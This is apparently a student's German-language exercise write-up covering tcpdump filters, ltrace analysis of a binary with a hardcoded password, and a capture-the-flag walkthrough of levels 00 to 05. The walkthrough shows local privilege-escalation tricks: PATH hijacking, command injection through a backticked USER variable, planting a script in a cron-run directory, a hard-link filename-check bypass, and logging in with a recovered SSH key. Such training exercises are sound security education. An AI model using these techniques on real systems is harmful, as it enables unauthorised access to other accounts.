Übung 5 David Binder S1510237001

1.1 Capture all packets at a network interface, which use the UDP protocol and any destination port from 1 to 1024.

sudo tcpdump -n udp dst portrange 1-1024

1.2 Capture all broadcast and multicast packets.

sudo tcpdump -n “broadcast or multicast”

1.3 Capture all packets, whose destination is host 192.168.1.1, except for packets to port 80 (http) or port 23 (telnet).

sudo tcpdump -n “dst host 192.168.1.1 and not(dst port 80 or dst port 23)”

1.4 Find a way to capture all TCP packets, where the RST flag is set (abnormal connection closure).

sudo tcpdump ‘tcp[13]&4!=0’

1.5 Set up tcpdump to capture HTTP packets only, and save the captured packets to a file. Browse the web for a few minutes and stop capturing. Then use the tshark utility to open and print the captured packets, and use common shell utilities to extract a list of all distinct destination hosts/IPs.

tshark -r capture.cap | sed -e ‘s/^[[:space:]]//‘ *-e ‘s/ / /g’* | cut -d ‘ ‘ -f 5 | sort -n | uniq

2.

- File ausführbar machen: ‘chmod 755 mystery64’
- File ausführen ./mystery64

```
[dabinder@David Downloads]$ ./mystery64
Hello World! Press Ctrl+C to quit, or give magic password.
```

- ltrace auf die file ausführen

```
[dabinder@David Downloads]$ ltrace ./mystery64
socket(2, 1, 0)                                 = 3
memset(0x7ffd2b04f500, '0', 16)                 = 0x7ffd2b04f500
htonl(0, 48, 16, 0x7fee5f605637)                = 0
htons(0x3e57, 48, 16, 0x7fee5f605637)           = 0x573e
bind(3, 0x7ffd2b04f500, 16, 0x7ffd2b04f500)     = 0
listen(3, 10, 16, 0x7fee5f604fd7)               = 0
puts("Hello World! Press Ctrl+C to qui"...Hello World! Press Ctrl+C to quit, or
give magic password.
)      = 59
fopen("/etc/passwd", "r")                       = 0x11fd670
malloc(20)                                      = 0x11fd8a0
strcpy(0x11fd8a0, "MC14")                       = 0x11fd8a0
strcat("MC14", "rocks")                         = "MC14rocks"
malloc(101)                                     = 0x11fd8c0
getline(0x7ffd2b04f548, 0x7ffd2b04f540, 0x7fee5f8bf860, 0x7ffd2b04f540
) = 1
strncmp("\n", "MC14rocks", 9)                   = -67
getline(0x7ffd2b04f548, 0x7ffd2b04f540, 0x7fee5f8bf860, 0x7ffd2b04f540
```

- “MC14rocks verdächtig”, dieses als Passwort probiert -> hat funktioniert!

```
[dabinder@David Downloads]$ ./mystery64
Hello World! Press Ctrl+C to quit, or give magic password.
MC14rocks

Hell yeah, MC14 obviously rocks! Congrats!
```

- Mit ltrace lässt sich herausfinden, dass das Programm listened.
- Als nächstes wird Text ausgegeben (“Hello World! …”).
- Danach wird die /etc/passwd file geöffnet und mit malloc(20) speicher allokiert.
- der String “MC14” wird an die Stelle 0x11fd8a0 im Speicher kopiert.
- Als nächstes wird der string “rocks” and den string “MC14” angefügt.
- Der input wird gelesen und mit per strncmp mit “MC14rock” verglichen.

Übung 5 CTF

Login with SSH

ssh -p 2200 level00@127.0.0.1
password: level00


Level 00

Nach Ausführbaren Datei des Users flag00 gesucht und den output in eine Textdatei gepiped, welches die ganzen “Permission denied” nicht mitschreibt.

```
find /. -type f -executable -user flag00 >> output.txt
```

Danach die File aufgemacht, welches nur zwei Einträge hat.

File ausgeführt:



Level 01


Idee:
getflag über echo aufrufen. Dazu nicht /bin/echo Befehl verwenden (weil man dafür keine Befugnis hat), sondern eigenes echo, welches im root Verzeichnis erstellt wurde und

```
/bin/getflag
```

ausführt.

Dazu wird für den auszuführenden Befehl der PATH auf unser Verzeichnis gesetzt, indem sich das neue echo befindet und anschließend das flag01 file, welches die Flagge captured ->

```
PATH=/home/level01 /home/flag01/flag01
```



Level 02


Der

```
asprintf(&buffer, "/bin/echo %s is a nice MC student", getenv("USER"));
```

Befehl setzt an Stelle des **%s**, welches als Platzhalter dient, die Environment Variable **USER** ein.
Vorher stand **USER=level02**. Man kann nun an dieser stelle den getflag Befehl ausführen, indem man einen Shell escape macht.
Dieser sieht folgendermaßen aus:

```
export USER=\`/bin/getflag\`
```

Durch die ` wird der Inhalt Shell escaped, und führt somit /bin/getflag aus. Die **\** sind wiederum zum escapen der ` verwendet.



Level 03

Crontab wird alle 20 Sekunden ausgeführt.
Im writeable.sh skript gibt es eine Schleife, welche alle scripts, die sich im writeable.d Ordner befinden ausführt, und danach löscht.
-> Skript im writeable.d Ordner erstellt und dessen execute Berechtigung gegeben.

```
touch executeGetFlag.sh
```

In dieser File wird getflag ausgeführt und das Ergebnis in eine output.txt gepiped.

```
/bin/getflag >> output.txt
```

Berechtigung gegeben:

```
chmod 755 executeGetFlag.sh
```

Danach wurde das Skript automatisch nach 20 Sekunden ausgeführt und eine output.txt mit dem Ausgabetext, dass die Flagge gecaputed wurde, erstellt.

```
level03@smsctf:/home/flag03$ ls
output.txt  writable.d  writable.sh
```

output.txt Inhalt:

```
You have successfully executed getflag on a target account
```

Level 04

```
if(strstr(argv[1], "token") != NULL) {
```

Diese Zeile fragt nach dem Token File Namen. Da wir nicht “token” übergeben dürfen, erstellen wir einen link mit

```
ln token /home/level04/newlink
```

Somit haben wir einen Link von der File auf das Homeverzeichnis erstellt.
Als nächstes wird der Link als übergabe Parameter übergeben.

```
level04@smsctf:/home/flag04$ ./flag04 /home/level04/newlink
```

Somit wird die if Anfrage umgangen und die File ausgelesen.
Folgender String war die Ausgabe:

```
06508b5e-8909-4f38-b630-fdb148a848a2
```

Erster Gedanke war gleich, dies muss ein Passwort sein. Um getflag ausführen zu können braucht man eine Berechtigung, welche nur der flag04 User hat. Somit wurde das einloggen in das User Profil von flag04 mit dem oben erhaltenen String als Passworteingabe probiert.


```
level04@smsctf:/home/flag04$ su flag04
```

Dies war erfolgreich. Danach einfach getflag und die Flagge wurde gecaptured!

```
level04@smsctf:/home/flag04$ ln token /home/level04/link
level04@smsctf:/home/flag04$ ./flag04 /home/level04/link
06508b5e-8909-4f38-b630-fdb148a848a2
level04@smsctf:/home/flag04$ su flag04
Password:
sh-4.2$ getflag
You have successfully executed getflag on a target account
sh-4.2$
```

Level 05

Zuerst wurden keine Ordner, Files etc. angezeigt, weil diese versteckt waren.
Aufgefallen ist der .backup Ordner, welcher eine .tar File in sich hatte.
Diese konnte man wegen Berechtigungsgründung nicht entpacken, somit habe ich eine Kopie im /home/level05 Verzeichnis erstellt.
Das .tar Verzeichnis enthielt folgende Dateien:



Als nächstes habe ich in den .ssh Ordner gewechselt und dort eine ssh Verbindung mit folgendem Befehl aufgebaut:

```
ssh -2 -v flag05@127.0.0.1
```

- -2 steht für Protokoll Typ 2, welches zum File identifizieren benötigt wird (für ~/.ssh/id_rsa z.B)
- -v für mehr Textausgabe, was passiert.

Somit habe ich mich zum Host verbunden und dort **getflag** ausgeführt!